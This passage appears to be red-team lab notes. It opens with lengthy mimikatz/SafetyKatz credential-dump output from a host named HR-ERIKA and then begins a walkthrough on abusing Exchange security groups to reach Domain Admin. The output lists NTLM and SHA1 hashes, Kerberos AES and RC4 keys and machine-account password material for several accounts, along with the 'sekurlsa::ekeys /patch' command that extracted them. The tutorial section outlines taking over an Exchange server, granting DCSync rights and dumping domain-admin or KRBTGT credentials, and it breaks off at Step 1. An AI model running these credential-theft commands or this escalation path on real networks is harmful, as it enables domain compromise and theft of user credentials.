        ssp :
        credman :

Authentication Id : 0 ; 26867 (00000000:000068f3)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               :
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 1251535 (00000000:001318cf)
Session           : RemoteInteractive from 2
User Name         : erika
Domain            : HR
Logon Server      : HR-DC02
Logon Time        : 2/15/2024 6:11:09 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1106
        msv :
         [00000003] Primary
         * Username : erika
         * Domain   : HR
         * NTLM     : f65007b90cd27dc7828c95c21d60376c
         * SHA1     : 252b6dd27293b2495546167f3adb4d562d173da9
         * DPAPI    : 41ba63d28151fc25c1fff42fa00ec1a4
        tspkg :
        wdigest :
         * Username : erika
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : erika
         * Domain   : GCBHR.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 140938 (00000000:0002268a)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:45 AM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:39 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 28770 (00000000:00007062)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 28704 (00000000:00007020)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : HR-ERIKA$
Domain            : HR
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : hr-erika$
         * Domain   : GCBHR.LOCAL
         * Password : (null)
        ssp :
        credman :

mimikatz(commandline) # exit
C:\SafetyKatz.exe "privilege::debug" "sekurlsa::ekeys /patch" "exit"
ekeys
C:\SafetyKatz.exe "privilege::debug" "sekurlsa::ekeys /patch" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys /patch

Authentication Id : 0 ; 1251825 (00000000:001319f1)
Session           : RemoteInteractive from 2
User Name         : erika
Domain            : HR
Logon Server      : HR-DC02
Logon Time        : 2/15/2024 6:11:09 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1106

         * Username : erika
         * Domain   : GCBHR.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       3b75bde6bf246ab09c879c95a51764cf233578aaf1daf082811bff840d6ff291
           rc4_hmac_nt       f65007b90cd27dc7828c95c21d60376c
           rc4_hmac_old      f65007b90cd27dc7828c95c21d60376c
           rc4_md4           f65007b90cd27dc7828c95c21d60376c
           rc4_hmac_nt_exp   f65007b90cd27dc7828c95c21d60376c
           rc4_hmac_old_exp  f65007b90cd27dc7828c95c21d60376c

Authentication Id : 0 ; 139853 (00000000:0002224d)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:45 AM
SID               : S-1-5-90-0-2

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 133839 (00000000:00020acf)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:45 AM
SID               : S-1-5-96-0-2

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 99954 (00000000:00018672)
Session           : Service from 0
User Name         : erika-admin
Domain            : HR
Logon Server      : HR-DC02
Logon Time        : 2/15/2024 5:58:42 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1105

         * Username : erika-admin
         * Domain   : GCBHR.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       d9b661c4db2bb0db7ee31e3af3f31ffa2180144bc0554c6c22f69f58d7f96ebe
           rc4_hmac_nt       d5629de7fd9d15efcffecfdd4f1156ae
           rc4_hmac_old      d5629de7fd9d15efcffecfdd4f1156ae
           rc4_md4           d5629de7fd9d15efcffecfdd4f1156ae
           rc4_hmac_nt_exp   d5629de7fd9d15efcffecfdd4f1156ae
           rc4_hmac_old_exp  d5629de7fd9d15efcffecfdd4f1156ae

Authentication Id : 0 ; 48506 (00000000:0000bd7a)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:39 AM
SID               : S-1-5-90-0-1

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 48353 (00000000:0000bce1)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:39 AM
SID               : S-1-5-90-0-1

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : HR-ERIKA$
Domain            : HR
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-20

         * Username : hr-erika$
         * Domain   : GCBHR.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       d488f34e261e9c6f4ff0861d3460138ded32e93809d214522a021c1d1206ae23
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 1251535 (00000000:001318cf)
Session           : RemoteInteractive from 2
User Name         : erika
Domain            : HR
Logon Server      : HR-DC02
Logon Time        : 2/15/2024 6:11:09 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1106

         * Username : erika
         * Domain   : GCBHR.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       3b75bde6bf246ab09c879c95a51764cf233578aaf1daf082811bff840d6ff291
           rc4_hmac_nt       f65007b90cd27dc7828c95c21d60376c
           rc4_hmac_old      f65007b90cd27dc7828c95c21d60376c
           rc4_md4           f65007b90cd27dc7828c95c21d60376c
           rc4_hmac_nt_exp   f65007b90cd27dc7828c95c21d60376c
           rc4_hmac_old_exp  f65007b90cd27dc7828c95c21d60376c

Authentication Id : 0 ; 140938 (00000000:0002268a)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:45 AM
SID               : S-1-5-90-0-2

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 28770 (00000000:00007062)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-96-0-1

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 28704 (00000000:00007020)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-96-0-0

         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
         * Key List :
           aes256_hmac       4a567e873aae8cd9b58a7903c8cae8c124ded418e3ab24dbe8eb5f2d7bd6d3ed
           aes128_hmac       9002637198b178f29f2b4edf244f366b
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : HR-ERIKA$
Domain            : HR
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-18

         * Username : hr-erika$
         * Domain   : GCBHR.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       d488f34e261e9c6f4ff0861d3460138ded32e93809d214522a021c1d1206ae23
           rc4_hmac_nt       7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old      7708f8f5dda6641d06795522d0aa9a61
           rc4_md4           7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_nt_exp   7708f8f5dda6641d06795522d0aa9a61
           rc4_hmac_old_exp  7708f8f5dda6641d06795522d0aa9a61

mimikatz(commandline) # exit
Privesc to HR-DC02
Abusing Microsoft Exchange Groups
Microsoft Exchange Server is a widely-used email and collaboration platform that tightly integrates with Active Directory (AD). When Exchange is installed in an AD environment, it extends the AD schema and creates several specialized security groups to manage Exchange-related permissions. These Exchange security groups come pre-configured with powerful privileges in the AD domain. This means that compromising an Exchange server or an account with high Exchange privileges often opens a path to compromise the entire AD domain. We will explore how a red team can abuse Exchange groups to escalate privileges from a compromised Exchange administrator account to full Domain Admin control.
Background: Exchange and Active Directory Security Groups
What is Exchange? Microsoft Exchange is an on-premises email server that relies on Active Directory for storing and managing information about users, mailboxes, and permissions. Exchange setup modifies the AD schema (adding new object classes/attributes for mailboxes, etc.) and creates several security groups in a dedicated container (usually the “Microsoft Exchange Security Groups” OU in AD). These groups grant Exchange servers and admins the rights they need to function.
However, the default Exchange groups have very broad permissions in AD, broader than typical services like SQL or SharePoint. Historically, Microsoft considered this “by design” to let Exchange admins manage Exchange-related attributes freely. The downside is that these permissions can be abused for privilege escalation. Notably, the Exchange groups are not protected by the AdminSDHolder mechanism (which usually locks down admin groups’ permissions). In practical terms, this means Exchange’s AD permissions are inherited throughout the domain and can be manipulated by attackers without being automatically reset. The combination of high privileges and lack of protection makes Exchange groups a juicy target.
Key Exchange Security Groups and Why They Matter
Let’s review the most important Exchange-created groups for our attack scenario, along with their roles and built-in privileges:
- Exchange Windows Permissions (EWP): This group contains the Exchange server machine accounts (the computer accounts for each Exchange server). By design, “Its members have permission to read and modify all Windows accounts and groups.” In older Exchange versions, this group was even granted the ability to modify the domain’s own permissions (
WriteDACLon the domain naming context) by default. In other words, Exchange Windows Permissions members could change AD access controls at the top of the domain, this is an ability that can be abused to grant themselves almost any privilege (including DCSync rights to replicate passwords, as we will see).
- Exchange Trusted Subsystem (ETS): This group represents Exchange’s internal highly-trusted processes. In fact, Exchange Trusted Subsystem is a member of the Exchange Windows Permissions group by default. That means anything the EWP group can do, the ETS group can do as well (via nested group membership). Additionally, Exchange Trusted Subsystem itself has explicit permissions to modify certain objects. Notably, it can modify the Access Control Lists (ACLs) of AD group objects in the domain. This includes groups like “DNSAdmins” (the DNS Administrators group), which by default are not protected by AdminSDHolder and inherit permissions from the domain object. An attacker who can act as an Exchange Trusted Subsystem member could, for example, add themselves to DNSAdmins by altering its ACL, and members of DNSAdmins can execute code on domain controllers (a well-known path to domain compromise). Furthermore, the Exchange Trusted Subsystem group (or accounts in it) is typically added to the local Administrators group on every Exchange server, meaning it also grants administrative control over Exchange servers themselves.
- Organization Management: This is the top-level Exchange administrative role group. It’s a universal security group that includes users who are Exchange administrators (often, the account that installed Exchange and other Exchange admins are members by default). Organization Management has Full Control over the “Exchange Windows Permissions” group in AD (it can manage that group’s membership and settings). Importantly, the Organization Management group is added to the local Administrators group on all Exchange servers. In short, if you are a member of Organization Management, you are an Exchange admin with broad Exchange privileges, and you automatically have administrator rights on the Exchange server machines themselves. This makes any Organization Management user a high-value target for attackers.
Why these groups matter: Compromising an Exchange server or these groups can be game over for the domain. The Exchange server accounts (members of EWP/ETS) have excessive rights that can be leveraged for AD attacks (e.g., DCSync or DNSAdmin abuse), and Exchange admin users (Organization Management) can indirectly leverage those rights by first taking over an Exchange server.
Use Case Scenario: From Exchange Admin to Domain Admin
Let’s assume our target organization “TechCorp” has an on-premises Exchange server US-EXCHANGE (joined to the domain techcorp.local). We have obtained the credentials of a user ExchManager (for example, via phishing). This user is a member of the Organization Management group in Exchange. We will use ExchManager’s privileges to ultimately compromise the entire domain.
The high-level plan is:
- Use the
ExchManageraccount to gain administrative access to the Exchange server.
- On the Exchange server, elevate to SYSTEM and extract the server’s machine account credentials.
- Use the Exchange server’s AD privileges (via its machine account) to grant ourselves domain-level permissions.
- Use those permissions to dump the credentials of a domain admin (or the KRBTGT account), achieving full domain compromise.
We’ll break this down step-by-step with commands and explanations.
Step 1: Initial Compromise of an Exchange Admin Account
